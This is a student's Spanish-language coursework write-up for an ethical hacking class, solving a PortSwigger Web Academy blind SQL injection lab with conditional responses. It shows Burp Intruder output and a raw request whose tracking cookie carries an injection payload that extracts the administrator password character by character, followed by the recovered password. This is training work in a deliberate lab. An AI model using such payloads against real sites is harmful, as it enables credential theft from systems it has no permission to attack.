



HACKING ÉTICO

Unidad 2. Actividad 22




17 DE ENERO DE 2024
CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD

Índice


Portawigger Web Academy - SQLi	2
--------------------------------------	---

Portawigger Web Academy – SQLi Blind

Lab 1: Blind SQL injection with conditional responses



Ahora como sabemos que la contraseña tiene 20 caracteres vamos cambiando el password 1 1 sucesivamente y encontrara carácter por carácter la contraseña:



27. Intruder attack of https://0a7600600374fce0805ec2b1008100d0.web-security-academy.net - Temporary attack

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
14	d	200	<input type="checkbox"/>	<input type="checkbox"/>	14583	
15	f	200	<input type="checkbox"/>	<input type="checkbox"/>	14583	
16	g	200	<input type="checkbox"/>	<input type="checkbox"/>	14583	
17	h	200	<input type="checkbox"/>	<input type="checkbox"/>	14583	
18	j	200	<input type="checkbox"/>	<input type="checkbox"/>	14583	
19	k	200	<input type="checkbox"/>	<input type="checkbox"/>	14583	
20	l	200	<input type="checkbox"/>	<input type="checkbox"/>	14583	
21	ñ	200	<input type="checkbox"/>	<input type="checkbox"/>	14583	
22	z	200	<input type="checkbox"/>	<input type="checkbox"/>	14583	
23	x	200	<input type="checkbox"/>	<input type="checkbox"/>	14583	
24	c	200	<input type="checkbox"/>	<input type="checkbox"/>	14583	
25	v	200	<input type="checkbox"/>	<input type="checkbox"/>	14644	
26	b	200	<input type="checkbox"/>	<input type="checkbox"/>	14583	
27	n	200	<input type="checkbox"/>	<input type="checkbox"/>	14583	

Request Response

Pretty Raw Hex

```

1 GET / HTTP/2
2 Host: 0a7600600374fce0805ec2b1008100d0.web-security-academy.net
3 Cookie: TrackingId=Z9fJh86hDr02jFEj' AND (SELECT SUBSTRING(password,20,1) FROM users WHERE
4 username='administrator')='v; session=sSLT649NSZvlQL9xH4q20kcn03BwYr0B
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Referer: https://portswigger.net/
10 Upgrade-Insecure-Requests: 1
11 See Fetch Debug document

```

Finished

He puesto en la solución la contraseña:



Blind SQL injection with conditional responses

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

```

*Untitled 1 - Mousepad
File Edit Search View Document Help
1 Carlos Diaz Montes
2
3
4 bfcjph3i86ich7jcqddv

```

Lab 2: Blind SQL injection with conditional errors

Lab 3: Blind SQL injection with time delays